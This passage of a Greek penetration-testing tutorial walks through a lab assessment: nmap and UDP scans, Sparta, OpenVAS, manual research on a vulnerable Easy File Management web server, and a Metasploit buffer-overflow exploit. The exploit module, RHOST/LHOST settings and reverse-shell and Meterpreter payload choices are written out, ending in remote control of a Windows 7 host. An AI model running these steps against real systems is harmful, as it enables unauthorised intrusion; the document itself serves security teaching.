Η προηγούμενη σάρωση ήταν ήσυχη (stealthy), αλλά δεν μας έδωσε πολλές πληροφορίες σχετικά με τα λογισμικά που λειτουργούν στις ανοικτές θύρες. Θα πάμε ένα βήμα παραπέρα και θα χρησιμοποιήσουμε την σάρωση του εργαλείου για εκδόσεις (-sV), ούτος ώστε να μαζέψουμε περισσότερες πληροφορίες. Κατά την διάρκεια αυτής της σάρωσης το nmap θα ολοκληρώσει την TCP σύνδεση με το στοχευόμενο μηχάνημα, και θα προσπαθήσει να αναγνωρίσει τι λογισμικό τρέχει και αν είναι δυνατόν την έκδοση του, αυτό το επιτυγχάνει με τη χρήση τεχνικών όπως την banner grabbing. Στην ποίο κάτω εικόνα 10-2-9 βλέπουμε τα αποτελέσματα της σάρωσης.

- nmap -sV 192.168.2.0/24 -oA pentest




Εικόνα 10-2-9 Σάρωση έκδοσης Nmap

Όπως βλέπουμε αποκτήσαμε πολύ περισσότερες πληροφορίες σχετικά με τα λογισμικά που τρέχουν στις ανοικτές θύρες. Πλέον γνωρίζουμε ότι στην πόρτα 80 του Windows 7 μηχανήματος τρέχει το Easy File Management Web Server v4.0, αν αυτό το λογισμικό είναι ευάλωτο σε κάποια επίθεση θα το μάθουμε στην φάση της αξιολόγησης ευπαθειών. Στον Windows Server πλέον γνωρίζουμε με βεβαιότητα ότι σε αυτόν τρέχει η υπηρεσία του Active Directory, αρά πλέον αυτό το μηχάνημα γίνετε ο νούμερο ένα στόχος μας. Πρέπει να έχουμε κατά νου ότι σε κάποιες περιπτώσεις το εργαλείο μπορεί να επιστρέψει με λάθος έκδοση. Για παράδειγμα, η έκδοση του Easy File Management στο μηχάνημα είναι η 5.3 και όχι η 4.0 που ανάφερε το nmap.

2-2-4 Σάρωση UDP με το Nmap

Οι δύο προηγούμενες σαρώσεις που εκτελέσαμε, στόχευαν σε πόρτες που χρησιμοποιεί το πρωτόκολλο TCP, δεν γνωρίζουμε τίποτα για τις θύρες στο UDP πρωτόκολλο. Επειδή το UDP είναι χωρίς σύνδεση, η λογική της σάρωσης είναι λίγο διαφορετική. Σε μια τέτοια σάρωση, το nmap στέλνει ένα UDP πακέτο στην θύρα. Αναλόγως με τη θύρα το πακέτο είναι συγκεκριμένο για το πρωτόκολλο. Αν λάβει απάντηση, τότε αυτή η θύρα θεωρείτε ανοικτή, αν λάβει ένα μήνυμα ICMP ότι η πόρτα είναι Unrechable τότε αυτή θεωρείτε κλειστή. Στην περίπτωση που δεν λάβει καμία απάντηση το εργαλείο δεν μπορεί να καθορίσει αν η θύρα είναι ανοικτή ή αν η κίνηση στο δίκτυο φιλτράρετε από Firewalls. Στην εικόνα 11-2-10 βλέπουμε το αποτέλεσμα της UDP σάρωσης (-sU) στο δίκτυο μας.

- nmap -sU 192.168.2.0/24 -oA pentest




Εικόνα 11-2-10 Αποτελέσματα UDP σάρωσης nmap

Παρατηρούμε ότι υπάρχουν κάποιες ανοιχτές θύρες UDP σε όλα τα μηχανήματα, επίσης βλέπουμε ότι το nmap δεν μπόρεσε να καθορίσει αν οι θύρες 138,1900 και 19541 φιλτράρονται ή είναι κλειστές στο ν δρομολογητή(192.168.2.1) του δικτύου.

2-2-5 Το εργαλείο Sparta

Το sparta είναι ένα παραθυρικό python εργαλείο το οποίο απλοποιεί την διαδικασία ενός ελέγχου διείσδυσης σε ένα δίκτυο, βοηθώντας τον pen-tester κατά την φάση της σάρωσης και της απαρίθμησης για προεπιλεγμένους κωδικούς. Επιτρέπει στον δοκιμαστή να κερδίσει χρόνο με το παραθυρικό του περιβάλλον και τον τρόπο με τον οποίο παρουσιάζει τα ευρήματα του. Το εργαλείο χρησιμοποίει αρκετά εργαλεία ένα από αυτά είναι και το nmap, σε σταδιακή διαδικασία. Κατά την πρώτη φάση, θα σαρώσει ένα περιορισμένο αριθμό θυρών μέσο του nmap, επίσης θα ξεκινήσει το Nikto για τυχόν ανοιχτές web θύρες και θα λάβει κάποιες αποτυπώσεις οθόνης. Με το τέλος της πρώτης φάσης, το εργαλείο, θα αρχίσει να ψάχνει "βαθύτερα" στην φάση δυο και τρία ξανά με την χρήση του nmap. Μόλις αναγνωριστούν οι υπηρεσίες που τρέχουν, μπορείτε εύκολα να κοιτάξετε τα αποτελέσματα του Nikto, αν υπάρχουν προεπιλεγμένοι κωδικοί στο δίκτυο, και να τους δώσετε κατευθείαν στο εργαλείο Hydra, όλα μέσω του παραθυρικού του περιβάλλοντος. Κερδίζοντας χρόνο από το να εκτελείτε εντολές και να στήνεται εργαλεία, έχετε περισσότερο χρόνο να ψάξτε τα ευρήματα. Στην ποίο κάτω εικόνα 12-2-11 παρατηρούμε το αποτέλεσμα της σάρωσης στο δίκτυο μας.



Εικόνα 12-2-11 Αποτελέσματα σάρωσης με το Sparta

Τα αποτελέσματα μέσω αυτού του παραθυρικού εργαλείο είναι ευανάγνωστα, επίσης σαρώθηκαν θύρες που πριν δεν είδαμε και τέλος με μια και μόνο σάρωση πλέον έχουμε πληροφορίες σχετικά με το τι υπάρχει σε κάθε ανοιχτή θύρα, καθώς και πληροφορίες σχετικά με τις θύρες UDP. Στην εικόνα 13-2-11 που ακολουθεί υπάρχουν αποτελέσματα άλλων εργαλείων που μας αποκαλύπτουν για παράδειγμα ότι το μηχάνημα δεν είναι ευάλωτο στην ευπάθεια MS08-067,κερδίζοντας μας πολύτιμο χρόνο.

Εικόνα 13-2-12 Έλεγχος του Sparta αν το Windows 7 είναι ευάλωτο στην ευπάθεια MS08-067

Σύνοψη


Η σάρωση του δικτύου είναι ένα σημαντικό βήμα για ένα επιταχυμένο έλεγχο διείσδυσης. Με τόσο μεγάλο πεδίο δράσης, οι ενεργητικές και οι παθητικές σαρώσεις μπορούν να παρέχουν πληροφορίες σχετικά με το δίκτυο, τις εφαρμογές, τις ευπάθειες και τους hosts. Χρησιμοποιήσαμε εργαλεία όπως το recon-ng και SpiderFoot, για να μαζέψουμε δημόσιες διαθέσιμες πληροφορίες στο διαδίκτυο σχετικά με τον πελάτη, όπως διευθύνσεις ηλεκτρονικού ταχυδρομείου και ιστοσελίδες. Επίσης εκτελέσαμε εσωτερικές σαρώσεις με τα εργαλεία nmap και sparta, με στόχο να ανακαλύψουμε ποίες TCP και UDP θύρες είναι ανοικτές στα μηχανήματα στόχους, καθώς επίσης προσπαθήσαμε να καταλάβουμε τι υπηρεσίες τρέχουν σε αυτές. Βασισμένοι σε αυτές τις πληροφορίες μπορούμε πλέον να αρχίσουμε την έρευνα για γνωστές ευπάθειες, πράγμα που θα δούμε στο επόμενο κεφάλαιο, της ανάλυσης ευπαθειών.

3 Ανάλυση συστήματος για εντοπισμό αδυναμιών/ευπαθειών (Vulnerability Analysis)

Προτού αρχίσουμε την επίθεση, πρέπει να κάνουμε έρευνα και ανάλυση. Όταν αναγνωρίζουμε ευπάθειες, πρακτικά ψάχνουμε για προβλήματα που θα οδηγήσουν στην κατάληψη ενός απομακρυσμένου μηχανήματος στην φάση του exploitation. Η προσεκτική μελέτη των ευπαθειών από ένα έμπειρο pen-tester θα αποφέρει καλύτερα αποτελέσματα από οποιοδήποτε αυτόματο εργαλεία σάρωσης ευπαθειών. Στο παρόν κεφάλαιο θα δούμε δύο μεθόδους ανάλυσης ευπαθειών, η πρώτη μέθοδος θα είναι με την χρήση του open source εργαλείου OpenVAS, και η δεύτερη θα είναι η αναγνώριση κάποιας ευπάθειας χειροκίνητα.

3-1 Το εργαλείο OpenVAS

Το open Vulnerability Assessment System (OpenVAS) είναι ένα εξαιρετικό εργαλείο για αυτόματη σάρωση και έλεγχο ευπαθειών. Συγκρινόμενο με τα επαγγελματικά εργαλεία, τα ευρήματα του είναι παρόμοια, αλλά υπάρχει η πιθανότητα μερικές φορές να μην αναγνωρίσει, κρίσιμες πληροφορίες. Μια πολύ θετική πλευρά του OpenVas είναι ότι κάνει ακριβώς αυτά που αναμένει ένας ελεγκτής από ένα εργαλείο αυτόματης σάρωσης ευπαθειών. Μπορεί να τρέξει με διάφορες ρυθμίσεις παραμέτρων, να εκτελέσει επιθετικοποιημένες σαρώσεις, να δώσει αναφορές, και ακόμη να τρέξει κατανεμημένες σαρώσεις σε πολλαπλούς κόμβους. Τα ευρήματα τα του φαίνονται στην εικόνα 14-2-13 που ακολουθεί.




Εικόνα 14-2-13 Ευρήματα OpenVAS

Το εργαλείο κατάφερε να αναγνωρίσει την ευπάθεια στον web server. Πρέπει να γνωρίζουμε, ότι η ενεργή εσωτερική σάρωση για ευπάθειες μέσο αυτοματοποιημένων προγραμμάτων αποφεύγεται, γιατί είναι "θορυβώδης", με αποτέλεσμα την ενεργοποιήσει συστημάτων ανίχνευσης ή σε κάποιες άλλες περιπτώσεις την απενεργοποίηση εφαρμογών του πελάτη. Αντ΄ αυτού, οι έμπειροι ελεγκτές επικεντρώνονται στην "ήσυχη" κίνηση εντός του δικτύου.

3-2 "Χειροκίνητη" ανάλυση ευπαθειών

Σε κάποιες περιπτώσεις, κανένα εργαλείο δεν πλησιάζει την ανάλυση ενός έμπειρου pen-tester. Στη συνέχει θα αναλύσουμε κάποια υποσχόμενα στοιχεία από τις προηγούμενες σαρώσεις θυρών και ευπαθειών, για να δούμε αν αυτά τα στοιχεία μπορούν να οδηγήσουν στην κατάληψη του Windows 7. Κάνοντας μια γρήγορη αναζήτηση στο διαδίκτυο για το Easy File Management web server 4.0, μας αποκαλύπτει ότι σε αυτό το λογισμικό και έως την έκδοση 5.3, μπορεί να γίνει stack buffer overflow, μια ευπάθεια που ενεργοποιείτε όταν ο χρήστης δώσει μια μεταβλητή, η εφαρμογή δεν χειρίζεται σωστά το cookie, userID, αυτό μπορεί να επιτρέψει σε έναν απομακρυσμένο εισβολέα να εκτελέσει αυθαίρετο κώδικα. Όπως φαίνετε στην εικόνα που ακολουθεί υπάρχει στο Metasploit ένα exploit που εκμεταλλεύεται την ευπάθεια του λογισμικού.



Εικόνα 15-2-14-Αποτέλεσματα αναζήτησης στο διαδίκτυο.

Σύνοψη

Σε αυτό το κεφάλαιο, είδαμε δύο διαφορετικές μεθόδους στην αναγνώριση και ανάλυση ευπαθειών. Χρησιμοποιώντας το OpenVAS και την χειροκίνητη ανάλυση, βρήκαμε ένα τρόπο για να διεισδύσουμε στο στοχευόμενο δίκτυο, μέσο μιας τρωτής με buffer overflow εφαρμογής που κάποιος εργαζόμενος του οργανισμού εγκατέστησε στον υπολογιστή του. Η έλλειψη διαθέσιμων επιθέσεων στους εξυπηρετητές του δικτύου, τους παρουσιάζουν ασφαλισμένους, αλλά όπως θα δούμε στην συνέχεια, αυτό το συμπαγές εξωτερικό κρύβει μερικές τρύπες αποκάτω.

4 Εκμετάλλευση (exploitation) αδυναμιών/ευπαθειών

Μέτα την προετοιμασία στα προηγούμενα βήματα του ελέγχου, φτάσαμε στην φάση της εκμετάλλευσης των αναγνωρισμένων ευπαθειών. Πλέον θα αρχίσουμε να εκτελούμε προγράμματα κατά των μηχανημάτων τα οποία είναι ευάλωτα σε επιθέσεις, με απώτερο σκοπό να αποκτήσουμε πρόσβαση σε κάποιο απομακρυσμένο μηχάνημα και κατ΄ επέκταση στο δίκτυο του οργανισμού. Κάποιες ευπάθειες, όπως η χρήση προεπιλεγμένων κωδικών, είναι τόσο εύκολες στην εκτέλεση τους, που μετά βίας αισθάνεται ο ελεγκτής ότι εκμεταλλεύεται κάποια αδυναμία. Άλλες πάλι είναι πολύ πιο πολύπλοκες.

Σε αυτό το κεφάλαιο θα προσπαθήσουμε να εκμεταλλευτούμε την αδυναμία που αναγνωρίσαμε στην προηγούμενη φάση. Με τη χρήση μιας δομοενότητας (module) του εργαλείου Metasploit, θα αποκτήσουμε απομακρυσμένη πρόσβαση στο Windows 7 μέσου του ευάλωτου λογισμικού Easy File Management Web Server v5.3.

4-1 Δουλεύοντας με το Metasploit

Πρόκειται για το de facto εργαλείο στους περισσότερους ελεγκτές διείσδυσης. Πρωτοεμφανίστηκε το 2003, και έχει φτάσει σε κατάσταση λατρείας στην κοινότητα της ασφάλειας. Πλέον το εργαλείο ανήκει στην Rapid7, υπάρχει μια έκδοση open source διαθέσιμη, και η ανάπτυξη του οφείλεται σε μεγάλο βαθμό στην κοινότητα. Η εύκαμπτη και δομοκεντρική αρχιτεκτονική του Metasploit, βοηθά διάφορους προγραμματιστές να δημιουργούν αποτελεσματικά και λειτουργικά modules, όσο εμφανίζονται καινούργιες ευπάθειες. Όπως θα δείτε, είναι εύκολο στην χρήση προσφέροντας έναν κεντροποιημένο τρόπο εκτέλεσης προγραμμάτων εκμετάλλευσης, τα οποία έχουν δοκιμαστή και αξιολογηθεί από την κοινότητα της ασφάλειας.


Γιατί να χρησιμοποιήσετε το Metasploit; Ας υποθέσουμε ότι βρήκατε μια ευπάθεια σε ένα σύστημα Windows XP στον πελάτη σας, την γνωστή σε όλους μας MS08-067. Σαν ελεγκτής, εναπόκειται σε εσάς αν θα εκμεταλλευτείτε αυτήν την αδυναμία, αν είναι δυνατόν. Μια προσέγγιση μπορεί να είναι η οικοδόμηση ενός εργαστηρίου με ένα μηχάνημα που επίσης έχει αυτή την ευπάθεια, να προσπαθήσετε να την ενεργοποιήσετε, και τέλος να γράψετε τον δικό σας κώδικα εκμετάλλευσης της. Αλλά η δημιουργία exploits απαιτεί γνώση και χρόνο, και το παράθυρο εκμετάλλευσης στο μηχάνημα του πελάτη σας μπορεί να κλείσει. Επίσης, θα μπορούσατε να ψάξετε για κάποιον κώδικα εκμετάλλευσης στο διαδίκτυο, υπάρχουν πολλοί ιστότοποι που προσφέρουν δημόσια κώδικες εκμετάλλευσης γνωστών ευπαθειών. Αλλά πρέπει να γνωρίζουμε ότι, κάποια από αυτά τα προγράμματα δεν κάνουν αυτό που ισχυρίζονται. Κάποια μπορεί να καταστρέψουν το σύστημα του πελάτη, και άλλα ίσως να επιτεθούν στο δικό σας σύστημα αντί στον στόχο σας. Πρέπει να είμαστε πολύ προσεκτικοί όταν εκτελούμε κάτι που βρήκαμε στο διαδίκτυο, πριν να εμπιστευτούμε το πρόγραμμα πάντα το διαβάζουμε μέχρι την τελευταία του γραμμή, και κατανοούμε τι πραγματικά κάνει. Επιπροσθέτως, αυτά τα προγράμματα μπορεί να μην ταιριάζουν ακριβώς με τις ανάγκες σας, και να χρειαστεί να κάνετε επιπλέον δουλειά για να κάνετε αυτό που ακριβώς θέλετε. Είτε αναπτύσσοντας ένα exploit από το

μηδέν ή χρησιμοποιώντας κάποιον δημόσιο κώδικα, που πρέπει να τον κάνουμε να δουλέψει στον έλεγχό μας. Ο χρόνος μας καλύτερα να δαπανηθεί σε εργασίες που είναι δύσκολο να αυτοματοποιηθούν, και πιθανόν, μπορούμε να χρησιμοποιήσουμε το εργαλείο για την εκμετάλλευση γνωστών ευπαθειών, όπως η MS08-067, γρήγορα και ανώδυνα.

4-1-2 Εκμετάλλευσης του Buffer Overflow σε ένα third-party software.

Μέσα από τη φάση της ανάλυσης ευπαθειών, ανακαλύψαμε ότι το Windows 7 έχει εγκατεστημένο έναν ευάλωτο web server. Μετά από αναζήτηση στο διαδίκτυο είδαμε ότι υπάρχει στο Metasploit ένα module που εκμεταλλεύεται αυτή την ευπάθεια. Εκτελώντας την πιο κάτω εντολή μέσα στο εργαλείο του ζητάμε να χρησιμοποιήσει το συγκεκριμένο module που έχει σαν στόχο την εκμετάλλευση του buffer overflaw:

- msf > use exploit/windows/http/efs_fmws_userid_bof
- Με την εντολή show option βρίσκουμε τις παραμέτρους που πρέπει να ρυθμίσουμε όπως φαίνεται στην εικόνα 16-4-1



Εικόνα 16-4-1 Show Options

1. **RHOST:** Η παράμετρος αυτή αναφέρεται στο απομακρυσμένο σύστημα στο οποίο θέλουμε να αποκτήσουμε πρόσβαση. Στην πραγματικότητα δίνει ένα στόχο στο εργαλείο. Αλλάζουμε την τιμή σε κάποιο πεδίο με την εντολή **SET.** Στη προκειμένη περίπτωση θα εκτελέσουμε set RHOST 192.168.2.100 (Windows 7 IP)
2. **RPORT:** Αναφέρεται στην απομακρυσμένη θύρα που θα επιτεθεί το εργαλείο. Τώρα θα κρατήσουμε την προεπιλεγμένη τιμή.
3. **Exploit Target:** Η τιμή αναφέρεται στο λειτουργικό σύστημα και στην έκδοση του, εδώ σχετίζεται με την έκδοση του web server. Θα κρατήσουμε την τιμή 0 αυτοματοποιημένη στόχευση οπότε το module θα προσπαθήσει να αναγνωρίσει την έκδοση με ακρίβεια.


4-1-2-1 PAYLOADS

Από την εντολή show options, φαινομενικά ρυθμίσαμε τα πάντα, αλλά δεν είμαστε ακόμη έτοιμοι. Πρέπει να πούμε στο exploit μας τι θα κάνει μετά την εκμετάλλευση της

αδυναμίας. Το Metasploit έχει μια πληθώρα από διαθέσιμα payloads, από απλές εντολές Windows μέχρι το πολύ επεκτεινόμενο meterpreter. Αυτά τα φορτία χωρίζονται σε δύο κατηγορίες, bind shells τα οποία "ακούνε" σε μια τοπική θύρα στο απομακρυσμένο μηχάνημα, αυτά τα φορτία στις πλείστες των περιπτώσεων σταματάνε από τα Firewalls, ή τα reverse shells, τα οποία λειτουργούν αντίστροφα ανοίγοντας μια θύρα στο μηχάνημα του επιτιθέμενου και περιμένουν το στοχευόμενο μηχάνημα να ενωθεί σε αυτά. Επίσης, υπάρχουν payloads κατασκευασμένα για συγκεκριμένες λειτουργίες. Στη συνέχεια της παραγράφου θα δούμε δυο υποκατηγορίες των reverse payloads σε μηχανήματα Windows καθώς και το φορτίο meterpreter:

- Φορτία Staged: Το φορτίο windows/shell/reverse_tcp είναι ένα από αυτά. Αν χρησιμοποιήσετε το συγκεκριμένο, τότε θα σταλεί μια στοιχειοσειρά (string) που δεν θα περιέχει όλες τις απαραίτητες οδηγίες για την δημιουργία ενός ολοκληρωμένου reverse shell, αλλά ένα φορτίο απλά με τις απαιτούμενες για την σύνδεση πληροφορίες. Θα επιστρέψει στο Metasploit και θα περιμένει οδηγίες για την επόμενη του κίνηση. Το θετικό εδώ είναι ότι δεν χρησιμοποιείτε μεγάλο ποσοστό από την μνήμη του στοχευόμενου συστήματος.
- Φορτία Inline. Ένα τέτοιο φορτίο είναι το windows/shell_reverse_tcp. Η στοιχειοσειρά εκμετάλλευσης περιέχει όλες τις οδηγίες για να επιστρέψει στον επιτιθέμενο ένα ολοκληρωμένο reverse shell. Τα φορτία αυτά χρησιμοποιούν περισσότερη μνήμη, αλλά είναι πιο σταθερά και συνεπή.
- Meterpreter: Πρόκειται για ένα φορτίο ειδικά γραμμένο για το Metasploit. Φορτώνεται κατευθείαν στην μνήμη του συστήματος χρησιμοποιώντας την τεχνική reflective dll injection. Ως εκ τούτου, βρίσκεται εξ ολοκλήρου στη μνήμη και δεν γράφει τίποτα στο δίσκο. Τρέχει μέσα στη μνήμη της διαδικασίας υποδοχής, γι 'αυτό δεν χρειάζεται να ξεκινήσει μια νέα διαδικασία που μπορεί να εντοπιστεί από ένα σύστημα ανίχνευσης εισβολών. Χρησιμοποίει κρυπτογράφηση TLS για την επικοινωνία του με το metasploit, και τέλος μας δίνει χρήσιμες εντολές που μπορούμε να εκτελέσουμε όπως την hashdump και την bypassuac.

Για να δείτε όλα τα διαθέσιμα φορτία εκτελέσετε την εντολή show payloads. Αν εκτελέσετε την εντολή μέσα σε ένα exploit τότε θα σας παρουσιάσει μόνο τα συμβατά φορτία. Απλά επιλέξτε ένα από αυτά, το οποιο αντιστοιχεί σε αυτό που θέλετε να πετύχετε και εκτελέστε set PAYLAD όπως φαίνεται στην ποίο κάτω εικόνα 17-4-2. Για τον έλεγχό μας επέλεξα ένα inline φορτίο **Powershell,** στο επόμενο κεφάλαιο θα αναλύσουμε αυτήν την επιλογή.




Εικόνα 17-4-2 Νέες παράμετροι μετά την εντολή set PAYLOAD

LHOST: Είναι η τοπική μας διεύθυνση IP, αυτή που θέλουμε το φορτίο μας να επικοινωνήσει μετά την εγκατάσταση του. Αλλάζουμε το πεδίο με την εντολή set στην δική μας περίπτωση set LHOST 192.168.2.106

LPORT: Εδώ ανοίγουμε μια TCP θύρα για να εγκαθιδρυθεί η σύνδεση με το φορτίο. Θα κρατήσουμε την προεπιλεγμένη τιμή.

Αφ΄ ότου θέσουμε όλες τις απαραίτητες παραμέτρους εκτελούμε την εντολή **exploit,** και περιμένουμε να δούμε αν κάναμε την σωστή προεργασία και αναγνωρίσαμε σωστά τις ευπάθειες στο στοχευόμενο οργανισμό. Αν ναι, τότε θα καταφέρουμε να εγκαθιδρύσουμε μια TCP σύνδεση με το απομακρυσμένο Windows 7 σύστημα. Στην εικόνα 18-4-3 που ακολουθεί βλέπουμε ότι καταφέραμε να αποκτήσουμε πρόσβαση στο μηχάνημα.



Εικόνα 18-4-3 Το σύστημα Windows 7 είναι υπό τον έλεγχο μας

Σύνοψη

